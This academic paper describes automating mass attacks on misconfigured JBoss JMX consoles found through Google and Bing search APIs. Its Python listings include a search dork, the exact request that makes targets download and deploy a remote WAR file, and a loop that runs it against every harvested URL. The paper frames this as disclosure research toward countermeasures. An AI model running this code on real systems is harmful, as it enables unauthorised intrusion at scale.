**Title:** An effective attack method based on information exposed by search engines
**Category:** Dangers of an increasingly Networked World
**Author name:** Antonios Gouglidis
**E-Mail:** agougl@uom.gr, agouglidis@gmail.com
**Postal address:** University of Macedonia, Economic and Social Sciences, 156 Egnatia Street, GR-540 06 Thessaloniki, Greece

## Abstract

Web 2.0 consists one of the most emergent technologies of the World Wide Web. This type of technologies can be made available to consumers through a series of web services. Nevertheless, as a relative new approach, it is prone to various security issues. One of these is the potential to use web services provided by search engines such as Google and Microsoft's Bing, in order to identify and attack vulnerable systems. In this paper, we describe a 3-step methodology that can be fully automated in order to deploy massive attacks against vulnerable systems. The methodology described takes advantage of the "Google Hacking" technique and extends it with two more steps that of information manipulation and the deployment of an exploit. An implementation of a python script demonstrates the applicability and the efficiency of the proposed attack. A real-world example, taking advantage of the JBoss JMX Management Console faulty configuration, indicates the extension of the problem. We anticipate this initiative to help in the identification of similar attack methods and the development of newly and more effective countermeasures against this type of attack methods.

## 1. Introduction

One of the most anticipated and revolutionary technologies were undoubtedly the Web 2.0 technologies. This term is currently associated with web applications that facilitate participatory information sharing, interoperability and collaboration on the World Wide Web. Web 2.0 technologies used in web sites allows the users to interact and collaborate with each other, opposed to Web 1.0 websites where users were limited to the passive viewing of content that was created for them. Nowadays, Web 2.0 technologies are used extensively in various sites such as social networking sites, blogs, wikis, hosted services, web applications and so on. However, the increasing use of Web 2.0 technologies has as a result the introduction of new dangers, mostly related to security issues. Currently, vulnerabilities are identified at the level of Web Services (WS), for instance exploits in various web services. A service can be defined as an implementation of well defined functions that are able to interact with other functions. The service oriented architecture (SOA) is comprised of a set of services that can be realized by technologies such as the web services (IBM, 2011). Most people are feeling confident when using services that have proven to be secure from a technical point of view. Yet, practise has shown that this does not always assure high levels of security.

The aim of this paper is to inform the reader for an effective attack method against vulnerable systems. This attack does not make use of any web service vulnerabilities. Rather, it shows that it is feasible to use free or paid web services, provided from search engines as Google and Microsoft's Bing, in order to extract valuable information about existing vulnerable systems. Consequently, this can lead to a successful attack. The value of this paper is to serve as an initiative for further investigation of similar attack methods and to find efficient solutions to prevent such attacks in the future.

The structure of the remainder of this paper is as follows. The next section provides prerequisite information about the basic steps of a successful attack. Section 3 discusses the proposed attack method in a systematic manner along with implementation information and a demonstration. Finally, a discussion in regard to the impact of this attack is given along with concluding remarks.

## 2. Background

This section provides prerequisite information about the steps that are required in order to attack a system, as these are identified in (Stuart McClure et al., 2001). In order to successfully gain access to a target system, a valid methodology should be followed. Hence, it is identified in the literature that the initial steps of the methodology should include the following: footprinting, scanning, enumeration and gaining of access. Figure 1 depicts the order of these initial steps, which when followed might lead to a successful attack. In addition to the aforementioned steps, if an attacker manages to successfully penetrate into the target system, he/she should leverage the attack to another level and try to escalate his/her privileges, identify mechanisms to gain access to trusted systems, cover the tracks of the attack and ensure that privileged access will be easily regained at the whim of the attacker. Despite the importance of the latter steps of a successful attack, we will further continue on with the description of the former four steps of the methodology, since these are relevant with the subsequent described attack method.




**Figure 1: Initial steps of an attack**

Footprinting helps an attacker to create a complete profile of an organization's security posture. This is feasible through the use of a number of tools and techniques. The purpose of this step is for the attacker to take an unknown entity and reduce it to a specific range of domain names, network blocks, and individual IP addresses of systems directly connected to the Internet, as well as many other details pertaining to its security posture. Although there are many types of footprinting techniques, they are primarily aimed at discovering information related to the following environments: Internet, intranet, remote access, and extranet. In this paper we are mostly interested into attacking systems that are connected to the Internet and make use of Web 2.0 technologies. Hence, we note that such information can nowadays easily be extracted using search engines such as the Google search engine (Google, 2011b), the Bing search engine (Microsoft, 2011b) and so on and so forth. This is feasible through the usage of a number of advanced operators supported by search engines, which are capable of locating specific strings of text within search results.

After successfully footprinting a system, the next step of scanning includes the determination of what systems are listening for inbound network traffic and are reachable from the Internet using a variety of tools and techniques such as ping sweeps, port scans, and automated discovery tools. In more detail, the main purpose of this step is to test a potential target system to see if it's alive and what ports are listening on it, if any. For the mapping of a network, a ping sweep on a range of IP addresses and network blocks can be performed to determine if individual devices or systems are alive. Port scanning is the process of connecting to TCP and UDP ports on the target system to determine what services are running or are in a LISTENING state. Identifying listening ports is critical to determining the services running, and consequently the vulnerabilities present from remote. Additional information that can be determined includes the type and version of the operating system and applications in use. Therefore, it can be seen that the information collected thus far is notable critical to perform a focused attack.

In the enumeration step an attacker continues to further probe the successfully identified live hosts and running services for known weaknesses. The key difference between previously discussed information-gathering techniques and enumeration is in the level of intrusiveness. Enumeration involves active connections to systems and directed queries. Hence, this step in most cases will be logged or otherwise noticed. Much of the information gathered through enumeration may appear harmless at first glance. However, such leaking information can be disastrous, since can be used to compromise a system. In general, the information attackers will seek via enumeration includes user account names, misconfigured shared resources, and older software versions with known security vulnerabilities. Once one of these openings is enumerated, it's usually only a matter of time before the intruder compromises the system in question to some degree, if not completely. The most fundamental of enumeration techniques is banner grabbing. Banner grabbing can be simply defined as connecting to remote applications and observing the output. At the very least, they may have identified the make and model of the running service, which in many cases is enough to set the vulnerability research process in motion.

An attacker after successfully fulfilling the objectives of the aforementioned attacking steps have enough data gathered in order to make an informed attempt to access the target system. This depends on the type of the system or service being attacked and therefore it is out of the scope of this paper to further include details of system or service specific attacks.

# 3. An effective attack method for web application

In this section we will further elaborate on the description of an effective attack method against computing systems that are connected to the Internet. The attack is mainly referred to web applications that expose valuable information to search engines.

## 3.1. Description of the proposed attack

The attack method against web applications includes three basic steps. The first step includes information gathering using a web search engine. This can easily be done through the use of advance operators that exist in most web search engines. The latter is a technique also known as “Google Hacking”, when the Google search engine is used. The differentiation in our approach is that queries do not need to be done to the web site of the search engine. The reason is that most of them make use of Web 2.0 technologies and provide a series of services to consumers for information retrieval. We choose to use the supported REST (representational state transfer) approach for getting information content from search engines web sites by reading a designated web page that contains an HTML, XML or JSON. Most search engine APIs, viz. Google Custom Search API (Google, 2011a) and Bing Search API (Microsoft, 2011a) support the JSON (JavaScript Object Notation) data-interchange format. Hence, in this first step a specially crafted search query is required in order to successfully identify potential target systems. The results include URLs of the systems that were described in the search query. In contrast to the initial basic step of an attack, this step is equivalent to the first three, as a whole. Nonetheless, the advantage of this approach is that the attacker is not being noticed to do any illegal actions, opposed to the steps of “Scanning” and “Enumeration” of a system.

The second step includes the manipulation of the information retrieved from the previous step. This is mainly required in order to determine exactly the target URL. For instance in case we search for “foo” systems, the results will include URLs of these systems. Having the knowledge that a specific URL of the “foo” system is vulnerable (i.e. ../vulnerable.jsp) we manually construct the vulnerable URLs (i.e. http://www.foo.com/vulnerable.jsp). This step is absent from the methodology that was previously described.

The last step includes running the exploit. Having the exact URL to attack along with the knowledge of the exploit, it is easy to start the attack and gain access to the target system. This last step is equivalent to the step of "Gaining access" in the aforementioned methodology. Figure 2 compares the steps of the described attack in contrast to the methodology given in section 2.




**Figure 2: Comparison of the attack steps**

## 3.2. Implementation

One of the great advantages of the proposed attack method is that it can be fully automated. Hence, it can be used for massive attacks against vulnerable systems. In order to demonstrate the applicability of the attack method, the JBoss Application Server was selected, as a potential target. This is mainly done due to the existence of faulty configurations regarding the JMX Management Console (Scheinert, 2008). The attack is manipulated on both Google and Microsoft's Bing search engines. In order to automate the attack process, a python script was created, which implements the individual steps of the described attack method.

During the first step of target determination, an AppID is required from both providers. Following a registration process an attacker can get a valid AppID for use in search queries through the REST interface. Listing 1 provides portion of the code relevant to this step. Parts of the code are deliberately deleted for security reasons. This part of the script is responsible for sending a specially crafted query to the search engine, which request systems that are running the JMX Management Console. At the end, a list of URLs are collected and are ready to be used in the second step of information manipulation, which is described in Listing 2.

```
# JBossHacker.py demonstrates how to search JBoss security vulnerability (jmx-console) using
information retrieved via Web Services from search engines and gain root access
# Copyright (C) 2011  Antonios Gouglidis, agouglidis@gmail.com

import urllib2
import simplejson as json

# Initialization of variables
# Query to execute at Google search engine
strUrlGoogle = (REST + QUERY)
# Query to execute at Bing search engine
strUrlBing=('http://api.search.live.net/json.aspx?Appid=PLACE_APPID_HERE
&query=inbody:"JMX%20Agent%20View"%20AND%20intitle:"JBoss%20JMX%20Management%20Console"&sources=web&
web.count=50&web.offset=51')

strUseSearchEngine = "Bing" # "Google" or "Bing"

print "Requesting data from: " + strUseSearchEngine
if strUseSearchEngine == "Bing":
  strUrl = strUrlBing
else:
  strUrl = strUrlGoogle

request = urllib2.Request(strUrl)
response = urllib2.urlopen(request)

# Process the JSON string.
results = json.load(response)

# now have some fun with the results...
encoder = json.JSONEncoder()
. . .
```

**Listing 1: Target determination**

After successfully constructing the list of potential target systems, it is possible to construct the full URL to attack the JMX Management Console. This is knowledge that we must know a priori, as well as the exploit that we want to deploy. In Listing 2 variables “strSuffix” and “strWarFile” have the equivalent information, respectively. At the end of this step a list of URLs are ready to be visited and deploy the exploit.

Listing 3 contains the part of python script that implement the last step of deploying the exploit. After the completion of this step, it is feasible to visit the list of systems that have been attacked and gain access with administrator’s privileges, in case the attack was successful.

```
. . .
# The suffix to append at the target URL
strSuffix=
"HtmlAdaptor?action=invokeOpByName&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL&m
ethodName=addURL&argType=java.lang.String&arg0="
# The source where the WAR file can be retrieved from
strWarFile = "http://PLACE_THE_FULL_URL/jconsole.war"
listTargetSystems = []
listTargetUrl = []
listTargetVulnerableUrl = []

print "> Construction of possible target systems..."

for _part in encoder.iterencode(results):
    if "jmx-console" in _part:
      if _part not in listTargetUrl:
        _tmp = _part[1:len(_part)-1]
        if _tmp[len(_tmp)-1] != "/":
          _tmp += "/"
        listTargetUrl.append(_tmp + strSuffix + strWarFile)
        listTargetSystems.append(_tmp)
. . .
```

**Listing 2: Information manipulation**

```
. . .
intTotal = 0
intVulnerable = 0

print "> Start to exploit..."
for _kaboom in listTargetUrl:
  print "> Processing: ", _kaboom
  _req = urllib2.Request(_kaboom)
  intTotal += 1
  intVulnerable += 1
  try:
    response = urllib2.urlopen(_req)
    listTargetVulnerableUrl.append(_kaboom);
  except:
    print "> Oops! Faulty URL.  Skipping to next target..."
    intVulnerable -= 1

print "\n"
print "-------------------------------------------------------------------------"
print "| Summary                                                               |"
print "-------------------------------------------------------------------------"
print " * Approximate number of vulnerable systems:" + str(intVulnerable)
print " * Total scanned systems:" + str(intTotal)
print "-------------------------------------------------------------------------"
print "| List of possible vulnerable systems                                   |"
print "-------------------------------------------------------------------------"

for _i in listTargetVulnerableUrl:
  print _i
```

**Listing 3: Deploying the exploit**

# 4. Discussion and Conclusion

The attack method proposed in this paper was tested against the JBoss JMX Management Console faulty configuration. Nevertheless, there is no restriction regarding the web application being attacked. Other web applications can be attacked just by forming a different search query. The efficiency of the tool was tested in real-world systems, and managed to successfully identify and exploit a small number of systems in a particular region/domain of Europe. However, none of the attacked systems were harmed in any way. Furthermore, system administrators of identified vulnerable systems were informed about the vulnerability of their system. The URLs of the latter systems are not disclosed due to security reasons. It is noteworthy that using advanced search options to search for globally potential vulnerable systems, in regard to the aforementioned vulnerability, Google's and Microsoft' Bing search engines resulted with approximately 50000 and 400 URLs, respectively. However, the number of truly vulnerable systems is significantly lower, since search engines keep information of systems that might not be online and furthermore some of them are password protected. There are also cases where an exploit requires a specific version of a server application. Nevertheless, the proposed attack method was proven to be easy to deploy and yet efficient. To the best of our knowledge there is no equivalent automated procedure that implements the described attack method, except the Google Hacking Diggity Project (Stach&Liu, 2011) that is a research and development initiative dedicated to investigating the latest techniques that leverage search engines, such as Google and Microsoft's Bing, to quickly identify vulnerable systems and sensitive data in corporate networks. Yet, it doesn't provide a fully automated procedure for massive attacks, but instead it only implements the first step of target determination via search engines. So far, the only existing countermeasure solutions for such an attack are the "Google Hack yourself" approach or RSS Feeds (Stach&Liu, 2011) that can operate as a type of intrusion detection system for Google hacking.

This paper presented the initial basic steps of a successful attack. In turn an effective attack method was introduced, which is capable of quickly identifying vulnerable systems, using information provided from Google or Microsoft's Bing search engines. Queries are executed thought the REST interface and retrieved as JSON data, for later manipulation and exploit

deployment. A simple prototype implementation demonstrated the ease of deploying efficiently massive attacks. One of its basic characteristics is that the attack can be identified only during the stage of deploying the exploit, since all the required information of the attacked system is retrieved from search engines, without leaving any logging information at the target systems. Since the impact of this type of attacks can be extremely high, we believe that further research should be initiated for the identification of similar attack methods and the development of newly and more effective countermeasures against this type of attack methods.

# 5. References


GOOGLE. 2011a. *Google Custom Search Apis and Tools* [Online]. Available: http://code.google.com/apis/customsearch/ [Accessed 2011].

GOOGLE. 2011b. *Google search engine* [Online]. Available: http://www.google.com [Accessed 2011].

IBM. 2011. *SOA and web services* [Online]. Available: http://www.ibm.com/developerworks/webservices/ [Accessed 2011].

MICROSOFT. 2011a. *Bing API, Version 2* [Online]. Available: http://msdn.microsoft.com/en-us/library/dd251056.aspx [Accessed 2011].

MICROSOFT. 2011b. *Bing search engine* [Online]. Available: http://www.bing.com [Accessed 2011].

SCHEINERT, J. 2008. Hacking jBoss: Hacking a default jBoss installation using a browse.

STACH&LIU. 2011. *Google Hacking Diggity Project* [Online]. Available: http://www.stachliu.com/resources/tools/google-hacking-diggity-project/ [Accessed 2011].

STUART MCCLURE, JOEL SCAMBRAY & KURTZ, G. 2001. *Hacking exposed: Network security secrets and solutions*, Brandon A. Nordin.